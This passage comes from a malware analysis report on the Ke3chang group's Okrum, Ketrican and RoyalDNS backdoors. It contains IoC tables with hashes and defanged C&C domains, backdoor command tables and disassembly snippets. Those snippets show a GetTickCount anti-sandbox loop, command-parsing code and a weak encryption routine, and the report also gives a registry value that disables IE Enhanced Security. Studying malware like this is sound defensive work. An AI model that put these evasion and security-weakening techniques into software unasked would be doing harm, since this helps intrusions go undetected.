**tm**=01/09/2018 12:30:00**&hn**=My-Computer**&un**=JohnDoe**&dm**=my.dns.suffix**&ip**=127.0.0.1**&os**=Windows Server 2016**&fg**=finance

Several parameters are supported and which of them are used depends on the type of the request. In the client >server direction, the parameters identify the victim and the query made to the server; in the other direction, they determine the backdoor commands and arguments.

Just like in other backdoors attributed to the Ke3chang threat actor, a campaign name is always sent to the server as a part of the request, in order to help the operators keep track of the operation. In the Okrum samples we analyzed, we have encountered three campaign names:

- finance
- green[7]
- rehake

The data is always AES-CBC encrypted and base64 encoded. The AES key negotiated with the server is used in the communication.

Malware operators are trying to hide the malicious traffic with the C&C server within regular network traffic by registering seemingly legitimate domain names. For example, the samples that were used against Slovak targets communicated with a domain name mimicking a Slovak map portal:

- support.slovakmaps[.]com

Similarly, in a sample that was detected in a Spanish speaking country in South America, the operators used a domain name that translates as “missions support” in Spanish:

- misiones.soportesisco[.]com

7 Previous Ke3chang campaign names include “white” and “blue”.

#### 3.1.3.3 Backdoor commands

The backdoor commands are determined by the `ct` parameter embedded in the message from the remote server. A custom hash of this value is computed and compared with a hardcoded table. After interpreting a command, Okrum sleeps for a configurable amount of time.

The Okrum backdoor supports only basic commands, which indicates it is either a first-stage backdoor, or, more likely, the malware operators execute more complicated commands manually. The full list of backdoor commands can be found in Table 2.

| Command ID | Command hash | Description |
|---|---|---|
| 0 | 467BC6E8 | Adjust sleep time |
| 1 | 24196803 | Execute a shell command |
| 2 | 5F1C0F5B | Download a file |
| 3 | E16D3ACB | Execute a file / download a file / update itself |
| 4 | E008CB5C | Upload a file |

Table 2 // Backdoor commands supported by Okrum malware

## 3.2 Auxiliary tools used by Okrum

Since the Okrum backdoor is not very technically complex, most of the malicious activity must be performed by manually typing shell commands, or by executing other available tools and software. This is a common practice of the Ke3chang group, as had also been pointed out previously in the *Intezer* and *NCC Group* reports monitoring Ke3chang group activity.

Not all of these tools are necessarily malicious – some of them are common utilities such as a RAR archiver; others are *potentially unsafe applications* that can be abused by the attackers. We have spotted tools for dumping passwords, enumerating network sessions and others. Information about all the utilities we have seen being used by the Okrum malware is listed in Table 3.

| SHA-1 | File name | Tool name / description / website |
|---|---|---|
| 2D4713A598831E8F913857729CF4C193CA7B9B2E | csrss.exe | Keylogger |
| 673F513186C5EFB465EBA1DFCEDE61979972F7FE | wnzip.exe | RAR archiver utility |
| 3314780AB1C782D1B226BEAEE9DE16E9BEB00FD0 | gp.exe | MimikatzLite |
| 3FC6F7F66EEDA71B53C32B2086A4D737C94C4BCF | gpd.exe | MimikatzLite |
| E9D01DA30DA5FAE2EE333A8E446F0232E60AD8D9 | Drives.exe | *DriveLetterView* |
| 83A2F4F0E6DFFDFF5420048D9B37011FC50D45B4 | nets.exe | *Netsess (RiskWare)* |
| 007AB8DF56EC7E9D18A71EC6D15D36912258D94F | nets.exe | Netsess (RiskWare) |
| 858A9E32DBF619C68E1325590E87670E940B0E45 | tif.exe | Modified *Quarks PwDump* |

Table 3 // Tools (ab)used by the Okrum backdoor

Similar utilities were observed being used by other Ke3chang malware, which is described in the next section. For example, a Ketrican backdoor from 2017 used NetSess, NetE, ProcDump, PsExec, RAR archiver utility, and *Get-PassHashes*.

# 4 KE3CHANG GROUP ACTIVITY IN 2015-2019 AND TIES TO OKRUM

From 2015 to 2019, we detected malware that evolved from the BS2005 backdoors from *operation Ke3chang* – the Ketrican backdoors – and a new version of the RoyalDNS malware. In this section, we will go through these newly discovered samples, compare them to the malware families previously attributed to Ke3chang group, and explain how Okrum fits into the picture.

## 4.1 Ke3chang activity in 2015 – Ketrican

All of the analyzed Ketrican 2015 samples were backdoors supporting the same set of basic commands as malware used in operation Ke3chang, such as downloading and uploading files, executing files and shell commands, and sleeping for a configurable time. Likewise, each of the files has a hardcoded campaign name, the C&C server domain name and URI, as in the samples used in operation Ke3chang. The list of IoCs extracted from the Ketrican samples discovered in 2015 can be found in Table 4.


| SHA-1 | PE Timestamp | C&C server | URI | Campaign Name |
|---|---|---|---|---|
| 2748A2928B6A4A528709ABA20AEF93D1EC9010F9 | 2014-03-12 | dyname.europemis[.]com | twit4ter | name |
| 94E6CB95585DBB59A61EC4029BC7EBB30BBA57E5 | 2014-03-17 | dream.zepotac[.]com | whaced | water |
| D3A96C0FA84BFEE826E175D4664116A169D15D4E | 2014-04-14 | translate.europemis[.]com | twit4ter | baby |
| 1C7559C57606B359EEB57F0416FE0B2784C01395 | 2014-09-04 | view.beleimprensa[.]org | whaced | peach |
| 233FF39DDE5A13CBF78EC1E9C020CF3CF18084E7 | 2015-01-28 | store.ufmsecret[.]org | images | warm |
| A23EE1F17B746C1907293C7F8155E3E7DE135648 | 2015-06-18 | daily.huntereim[.]com | whaced | pictu |
| 10BD61F3FB03632E270FEF3AB6515677405A472F | 2015-07-31 | center.nmsvillage[.]com | content | video |
| 809C53F71549D83ED8AB5BAB312249212F6F4149 | 2015-08-04 | store.ufmsecret[.]org | images | warm |
| 77369D3735B3B2C24CCAA93ECAA903D816EA9CD9 | 2015-09-15 | control.mimepanel[.]org | whaced | panel |
| 844E710D85DD63AA5BF245CEE94C1CC872429BD3 | 2015-11-06 | rain.nmsvillage[.]com | twit4ter | snow |
| B49EDC05658907C888074905CE234BF3CF58D8A0 | 2015-11-18 | wind.deltimesweb[.]com | whaced | cloud |
| 4C1198F726ACAD7AF78B36F250A128D5E3C52D8C | 2015-11-26 | promise.miniaturizate[.]org | images | tree |
| 1730D90FFB888877EA2F18198BCC592087218E9A | 2015-09-29 | item.amazonout[.]com | w4rmeg | fight |

Table 4 // IoCs extracted from the analyzed Ketrican samples discovered by ESET in 2015

In the rest of this part of the paper, we will point out the major similarities between the coding style of the malware used in operation Ke3chang and the Ketrican backdoor samples discovered by ESET in 2015. These share the main features with the BS2005 malware family, but in some places, they have clearly evolved.

### 4.1.1 WORKING DIRECTORY

The first trait common to both BS2005 and some of the 2015 Ketrican samples is that they create a copy of the Windows Command Prompt (`cmd.exe`) in their working directories and then use it to interpret backdoor commands. Both BS2005 and Ketrican backdoors use similar command-line patterns to execute a file or shell command using their Command Prompt copy and redirect its output to a file, as seen in Figure 7.



BS2005

```
lea     eax, [ebp+path_fileForResults]
push    eax
lea     ecx, [ebp+path_fileToExecute]
push    ecx
push    offset path_copyOfCmdExe
lea     edx, [ebp+CommandLine]
push    offset aSCSS21  ; "%s /C %s>\"%s\" 2>&1"
push    edx             ; LPWSTR
call    esi ; wsprintfW
lea     eax, [ebp+CommandLine]
push    1               ; char
push    eax             ; lpCommandLine
call    createProcess
add     esp, 1Ch
jmp     short loc_402216 ; jumptable 00402107 case 0
```

```
lea     ecx, [ebp+path_fileToExecute]
push    ecx
push    offset path_copyOfCmdExe
lea     edx, [ebp+CommandLine]
push    offset aSCS     ; "%s /C \"%s\""
push    edx             ; LPWSTR
call    esi ; wsprintfW
lea     eax, [ebp+CommandLine]
push    ebx             ; char
push    eax             ; lpCommandLine
call    createProcess
add     esp, 18h
```

Ketrican from 2015

```
push    offset path_workingFolder
lea     ecx, [ebp+path_fileToExecute]
push    ecx
push    offset path_copyOfCmdExe
push    offset aSCSSTempD2fme_ ; "%s /C %s>\"%s\\Temp\\d2fme.tmp\" 2>&1"
lea     edx, [ebp+CommandLine]
push    edx             ; LPWSTR
call    ds:wsprintfW
add     esp, 14h
mov     [ebp+ProcessAttributes.bInheritHandle], 1
mov     [ebp+ProcessAttributes.nLength], 0Ch
mov     [ebp+ProcessAttributes.lpSecurityDescriptor], 0
mov     [ebp+StartupInfo.cb], 44h
lea     eax, [ebp+StartupInfo]
push    eax             ; lpStartupInfo
call    ds:GetStartupInfoW
mov     [ebp+StartupInfo.dwFlags], 1
xor     ecx, ecx
mov     [ebp+StartupInfo.wShowWindow], cx
lea     edx, [ebp+ProcessInformation]
push    edx             ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    1               ; bInheritHandles
push    0               ; lpThreadAttributes
lea     ecx, [ebp+ProcessAttributes]
push    ecx             ; lpProcessAttributes
lea     edx, [ebp+CommandLine]
push    edx             ; lpCommandLine
push    0               ; lpApplicationName
call    ds:CreateProcessW
push    3600000         ; dwMilliseconds
mov     eax, [ebp+ProcessInformation.hProcess]
push    eax             ; hHandle
call    ds:WaitForSingleObject
cmp     eax, 102h
jnz     short loc_411401
```

Figure 7 // Files and commands are executed using a copy of Command Prompt

The files created by the malware are stored in a working directory in one of Windows special folders (e.g. `Local Settings`). The special folder location is updated in different versions of the backdoors from operation Ke3chang but the path to the folder is always retrieved by accessing the following registry key, rather than using the `SHGetSpecialFolderLocation` API function:


```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders]
```

The `Shell Folders` registry key is only supported by Windows *for backwards compatibility* and is not the recommended way to access these folders. It is a rather unusual technique to use this key and that links the samples used in operation Ke3chang to the samples discovered in 2015.

### 4.1.2 ANTI-EMULATION/ANTI-SANDBOX TRICK

One of the artifacts shared among the analyzed samples is a heuristic to detect an emulated environment or a sandbox. The `GetTickCount` function is called before and after a loop with 999,999,990 iterations of incrementing a value. If the returned value doesn't change between calls, emulation or a sandbox is detected and the process terminates itself.

According to the *FireEye report*, at least one of the BS2005 samples from operation Ke3chang contained the very same heuristic. We were able to locate the same heuristic in all Ketrican backdoors discovered in 2015, as Figure 8 depicts.


BS2005

```
v6 = GetTickCount();
for ( j = 0; ; ++j )
{
  v28 = j;
  if ( j >= 999999990 )
    break;
}
if ( v6 == GetTickCount() )
  exit(0);
```

Ketrican from 2015


```
v36 = GetTickCount();
for ( i = 0; i < 999999990; ++i )
  ;
if ( v36 == GetTickCount() )
  exit(0);
```

Figure 8 // A trick to detect an emulated environment or a sandbox

## 4.1.3 NETWORK COMMUNICATION

Just like the BS2005 family, the 2015 Ketrican samples control the Internet Explorer browser process using the `IWebBrowser2` COM interface, to make their network communication look legitimate. Data is encrypted and encoded, and sent using the HTTP protocol.

The response from the server is an HTTP page with backdoor commands and arguments included in a hidden input field. This data is expected to have a specific format that varies across the samples, but the same pattern is used, as shown in Figure 9.


BS2005

```
push    edx                 ; lpWideCharStr
call    sub_406960
mov     ebx, ds:strstr
mov     edi, eax
push    offset asc_40875C ; "(((((("
push    edi                 ; Str
call    ebx ; strstr
push    offset asc_408764 ; ")))))))"
push    edi                 ; Str
mov     [ebp+1150h+bstrString], eax
call    ebx ; strstr
push    offset asc_40876C ; "***"
push    edi                 ; Str
mov     esi, eax
call    ebx ; strstr
push    offset asc_408770 ; "^^^"
push    edi                 ; Str
mov     [ebp+1150h+Str], eax
call    ebx ; strstr
push    offset asc_408774 ; "$$$"
push    edi                 ; Str
mov     [ebp+1150h+var_1180], eax
call    ebx ; strstr
push    offset off_408778 ; SubStr
push    edi                 ; Str
mov     ebx, eax
call    ds:strstr
push    offset asc_40877C ; "%%%"
push    edi                 ; Str
mov     [ebp+1150h+var_1174], eax
call    ds:strstr
```

```
push    ecx                 ; lpWideCharStr
call    sub_4042F0
mov     esi, eax
mov     [ebp+0C04h+var_C60], esi
push    offset asc_419D44 ; "(!("
push    esi                 ; char *
call    _strstr
mov     [ebp+0C04h+var_C38], eax
push    offset a?           ; "#?#"
push    esi                 ; char *
call    _strstr
mov     edi, eax
mov     [ebp+0C04h+var_C44], edi
push    offset asc_419D4C ; "^^*"
push    esi                 ; char *
call    _strstr
mov     [ebp+0C04h+var_C1C], eax
push    offset asc_419D50 ; "$%$"
push    esi                 ; char *
call    _strstr
mov     [ebp+0C04h+var_C30], eax
push    offset asc_419D54 ; ")!)"
push    esi                 ; char *
call    _strstr
add     esp, 28h
mov     ebx, eax
mov     [ebp+0C04h+var_C48], ebx
mov     edx, [ebp+0C04h+bstrString]
push    edx                 ; bstrString
call    ds:SysFreeString
mov     eax, [ebp+0C04h+IHtmlElement]
```

Ketrican from 2015

```
push    ecx                 ; lpWideCharStr
call    sub_406470
mov     esi, eax
push    offset asc_41BBDC ; "(!("
push    esi                 ; char *
call    _strstr
push    offset a?           ; "#?#"
push    esi                 ; char *
mov     [ebp+var_2D58], eax
call    _strstr
push    offset asc_41BBE4 ; "^^*"
push    esi                 ; char *
mov     edi, eax
call    _strstr
push    offset asc_41BBE8 ; "$%$"
push    esi                 ; char *
mov     [ebp+var_2D40], eax
call    _strstr
push    offset asc_41BBEC ; ")!)"
push    esi                 ; char *
mov     [ebp+var_2D4C], eax
call    _strstr
mov     edx, [ebp+responseBody]
add     esp, 28h
push    edx                 ; bstrString
mov     ebx, eax
call    ds:SysFreeString
mov     eax, [ebp+IHTMLElement]
mov     ecx, [eax]
mov     edx, [ecx+IHTMLElementVtbl.Release]
push    eax
```

```
push    offset asc_417B2C      ; "<<"
push    offset Buffer          ; char *
call    _strstr
push    offset asc_417B30      ; ">>"
push    offset Buffer          ; char *
mov     [ebp+var_A10], eax
call    _strstr
push    offset asc_417B34      ; "||"
push    offset Buffer          ; char *
mov     esi, eax
call    _strstr
push    offset asc_417B38      ; "^^"
push    offset Buffer          ; char *
mov     edi, eax
call    _strstr
push    offset asc_417B3C      ; "(("
push    offset Buffer          ; char *
mov     ebx, eax
call    _strstr
add     esp, 28h
cmp     [ebp+var_A10], 0
mov     [ebp+var_A04], eax
jz      loc_414189
test    esi, esi
jz      loc_414189
test    edi, edi
jz      loc_414189
test    ebx, ebx
jz      loc_414189
test    eax, eax
jz      loc_414189
```

Figure 9 // Specific format of data received from the C&C server in samples from operation Ke3chang (left) and 2015 Ketrican samples

## 4.1.4 DATA TRANSFORMATION


In the BS2005 malware samples, a specific two-step transformation is used for the data before it is sent to a remote server. First, the data is encrypted with a custom algorithm and then it is URL-safe, base64 encoded, meaning that all "+" characters are replaced with "*" characters, which allows the data to be transmitted as a part of the URL.

In one of the samples, the following *encryption algorithm* is used:

- Each byte has 0x27 plus its positional index byte added to it
- The byte is then XORed with its positional index byte

The same transformation is used in other samples from operation Ke3chang, except that constants other than 0x27 are used. In the samples discovered in 2015, the malware authors continued with this practice, as shown in Figure 10. Ketrican 2015 backdoors also use the combination of encryption and this URL-safe, base64 encoding and similarly vary the encryption method.

In some of the samples, a similar weak-encryption algorithm is used except that the constant is subtracted instead of being added. In yet other samples, the encryption algorithm has been changed to AES.



```
loc_4027B0:
cmp     ecx, esi
jge     short loc_4027CE

loc_4027CE:
mov     [ebp+ecx+4BF4h+var_BF4], 0
push    esi
lea     ecx, [ebp+4BF4h+var_BF4]
lea     edx, [ebp+4BF4h+var_2BF4]
call    base64encode
mov     esi, eax
add     esp, 4
mov     cbMultiByte, esi
xor     eax, eax

mov     dl, [ebp+ecx+4BF4h+var_BF4]
add     dl, cl
add     dl, 7Ch
xor     dl, cl
mov     [ebp+ecx+4BF4h+var_BF4], dl
add     ecx, 1
jmp     short loc_4027B0
```

```
loc_402CE0:
cmp     ecx, eax
jge     short loc_402CFC

loc_402CFC:
mov     [ebp+ecx+var_D94], 0
push    eax
lea     ecx, [ebp+var_D94]
lea     edx, [ebp+var_1594]
call    base64encode
add     esp, 4
mov     dword_41D42C, eax
xor     ecx, ecx

mov     dl, [ebp+ecx+var_D94]
add     dl, cl
sub     dl, 10h
xor     dl, cl
mov     [ebp+ecx+var_D94], dl
inc     ecx
jmp     short loc_402CE0
```

Figure 10 // Encryption algorithm used in a BS2005 sample and in a Ketrican backdoor discovered in 2015

### 4.1.5 FURTHER ATTRIBUTION CONSIDERATIONS

Our conclusions about the backdoors discovered in 2015 were also confirmed in a later Palo Alto Networks report about a malware family they call *TidePool*, which included two of the samples we analyzed[8]. The Palo Alto Network researchers claim the TidePool malware family is an evolution of BS2005 malware family, which is in accordance with our findings.

However, this fact alone would not be enough to attribute the malware samples detected in 2015 to the Ke3chang group, since we have to consider the possibility of malware reuse between different APT groups. As also stated in the *FireEye report*, the source code used in operation Ke3chang is likely shared among different developers or teams of developers. Thus, we cannot assume that anybody who uses this malware is automatically the Ke3chang group.

Nevertheless, we can confirm that the threat actor behind the samples discovered in 2015 had the same objectives and targeted the same type of organizations as the Ke3chang threat actor – diplomatic organizations and missions. This leads us to believe the group behind the Ketrican samples ESET discovered in 2015 is indeed the same actor that was behind operation Ke3chang.

## 4.2 Ke3chang activity in 2017 – Ketrican

The Ketrican samples from 2015 described in the previous section and Okrum samples from 2017 could easily look like being part of two independent operations targeted against the same organizations. However, we discovered a direct link between the two malware families - one of the Okrum backdoors[9] was used to drop a 2017 Ketrican sample[10].

This dropped backdoor had a PE Timestamp set to Aug 08 2017 that, according to our telemetry, appears to be valid. Our analysis showed it was – again – an evolution of backdoors used in operation Ke3chang, exhibiting the same coding style with several improvements. At some point, the attackers appear to have switched the Okrum backdoor to a freshly compiled Ketrican sample.

The samples detected in 2017 closely resemble BS2005 backdoors from operation Ke3chang. The same set of commands and methods of network communication are supported, and the main features remain unchanged.

8 SHA-1: 2748A2928B6A4A528709ABA20AEF93D1EC9010F9, 809C53F71549D83ED8AB5BAB312249212F6F4149
9 SHA-1: 1D271F22798313650C91C6FC34551CC8492A2019
10 SHA-1: D3BFB10DB08C6828C3001C1F825ED6A6BF6F6E01

Again, the authors continued to update the same parts of code as we have witnessed before. The special folder used as a working directory was updated to a new value (from `Local Appdata/Local Settings` to `Templates/AppData`).

Before the collected data is sent to a C&C server (using the very same technique as in the BS2005 malware), it undergoes the same transformation where encryption is combined with the same URL-safe base64 encoding. The encryption routine was updated to AES or RC4.

The authors also continue to use campaign names to keep track of the ongoing operations and to identify victims. Table 5 lists the IoCs extracted from the Ketrican samples detected in 2017.


| SHA-1 | PE Timestamp | C&C server | URI | Campaign Name |
|---|---|---|---|---|
| 58DEA3A56DE1D95353230BE9BBBA582599AFE624 | 2009-01-14 | forcan.hausblow[.]com | - | blue |
| FE2BF0A613482A40CCF84157361054EE77C07960 | 2016-12-19 | login.allionhealth[.]com | - | login |
| D3BFB10DB08C6828C3001C1F825ED6A6BF6F6E01 | 2017-08-08 | buy.babytoy-online[.]com | region | fvejautoexp |
| 2C8B145EF5AC177C99DFCB8C0221E30B3A363A96 | 2017-08-08 | newflow.babytoy-online[.]com | - | blue |
| D8AA9E4918E464D00BA95A3E28B8707A148EC4D7 | 2017-08-09 | buy.babytoy-online[.]com | region | fvejautoexp |
| 9D41B44AF5BAAF581C0D9D7BEF466213BD8BE01A | 2017-08-10 | press.premlist[.]com | - | press |
| F2BFDA51BDA3EE57878475817AF6E5F24FFBBB28 | 2017-08-23 | items.babytoy-online[.]com | - | blue |

Table 5 // IoCs extracted from the analyzed Ketrican samples discovered by ESET in 2017

## 4.3 Ke3chang activity in 2017 – RoyalDNS

In 2017, the entities affected by the Ketrican 2015 and Okrum backdoors were targeted with a variation of the RoyalDNS malware, which has already been attributed to the Ke3chang group. Its main characteristic is using the DNS protocol to communicate with the C&C server.

The RoyalDNS sample from the NCC Group report was compiled on June 3, 2017 while the data in the PE header of the newly discovered sample point to a more recent date, September 25, 2017. Both of the samples export the same functions, as seen in Figure 11, and use the very same rare type of communication with the C&C server.


Original RoyalDNS

Choose an entry point

| Name | Address | Ordinal |
|---|---|---|
| Install | 10001040 | 1 |
| RunInstallA | 10001340 | 2 |
| RunUninstallA | 100013C0 | 3 |
| ServiceMain | 10001420 | 4 |
| Uninstall | 10001360 | 5 |
| DllEntryPoint | 10005992 | [main entry] |

Line 4 of 6

New RoyalDNS

Choose an entry point


| Name | Address | Ordinal |
|---|---|---|
| Install | 10001A16 | 1 |
| RunInstallA | 10001D53 | 2 |
| RunUninstallA | 10001DBF | 3 |
| ServiceMain | 10001DCF | 4 |
| Uninstall | 10001D63 | 5 |
| DllEntryPoint | 10011391 | [main entry] |

Line 4 of 6

Figure 11 // The functions exported by the RoyalDNS backdoors

To communicate with the C&C server, a list of locally configured DNS servers is retrieved, and then the malware queries for specific TXT records of a C&C domain. The response from the DNS server encapsulates the backdoor commands. An example of such a DNS query packet is illustrated in Figure 12. The new RoyalDNS sample uses a different domain name than the original one:

- menorustru[.]com



```
▷ User Datagram Protocol, Src Port: 31939, Dst Port: 53
◢ Domain Name System (query)
    Transaction ID: 0x2900
  ▷ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ◢ Queries
    ▷ maaaaaaaanv2s0y1pnvyhk3dfoiaaaaaaaaaaaaaaaaaaaaaaaaaqeayeaudaoc.ajbifqydiob3ifcustkrkvmv0ylfnfwxc3lzp0bincuoskljvhvcu0vk3mvwxk5.2hr4lz5j3pw452pt4x15t4535y.menorustru.com: type TXT, class IN
```

Figure 12 // DNS query as a method to communicate with the C&C server

## 4.4 Ke3chang activity in 2018 – Ketrican

In 2018, we discovered new Ketrican samples. Among all the versions of the Ketrican backdoors we've found, these have evolved the most.

An option to load a DLL was added to the traditional set of supported commands. The encryption algorithm has been replaced with the XOR cipher (volume serial number of the C volume is used as the key).

The 2018 Ketrican backdoors use the same method of network communication as the samples from the BS2005 family – a combination of an HTTP request made via an instance of `IWebBrowser2` COM object and response HTML pages with hidden input fields. What is different is that instead of using the `CoCreateInstance` API function to create the COM object instance directly, a *registration-free COM* technique is used.

Finally, the 2018 Ketrican backdoors share another feature common for Ke3chang group backdoors. They are known to modify specific registry keys and values in order to weaken some security settings of the compromised machine, which can help them further extend their malicious capabilities to provide those not available via the backdoor itself.

For example, Internet Explorer Enhanced Security configuration can be disabled by setting the following registry value:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\
ZoneMap]
  "IEHarden" = 0
```

By setting this value, prevention of script execution and other valuable protections are disabled.

This is not a new feature; the same set of registry keys is changed in *BS2005 and Tidepool malware families*, and in the Ketrican samples discovered in 2015, 2017 and 2018. The samples from 2018 are, however, the first ones to use PowerShell scripts to modify the keys. The older versions of the malware used registry API functions or the `reg.exe` utility for that.

| SHA-1 | PE Timestamp | C&C server | URI | Campaign Name |
|---|---|---|---|---|
| C1C89A1A1779515EC1DFD0EFFF293615D523279E | 2018-02-01 | dsmanfacture.privatedns[.]org | - | - |
| 09B7999160C5D0DC9A7443F0FC248B6C23BC0724 | 2018-07-17 | compatsec[.]com | - | - |
| 6BF0923577FE5939DEA66F466B74683AE2EBBC3E | 2018-07-17 | compatsec[.]com | - | - |

Table 6 // IoCs extracted from 2018 Ketrican samples

## 4.5 Ke3chang activity in 2019 – Ketrican

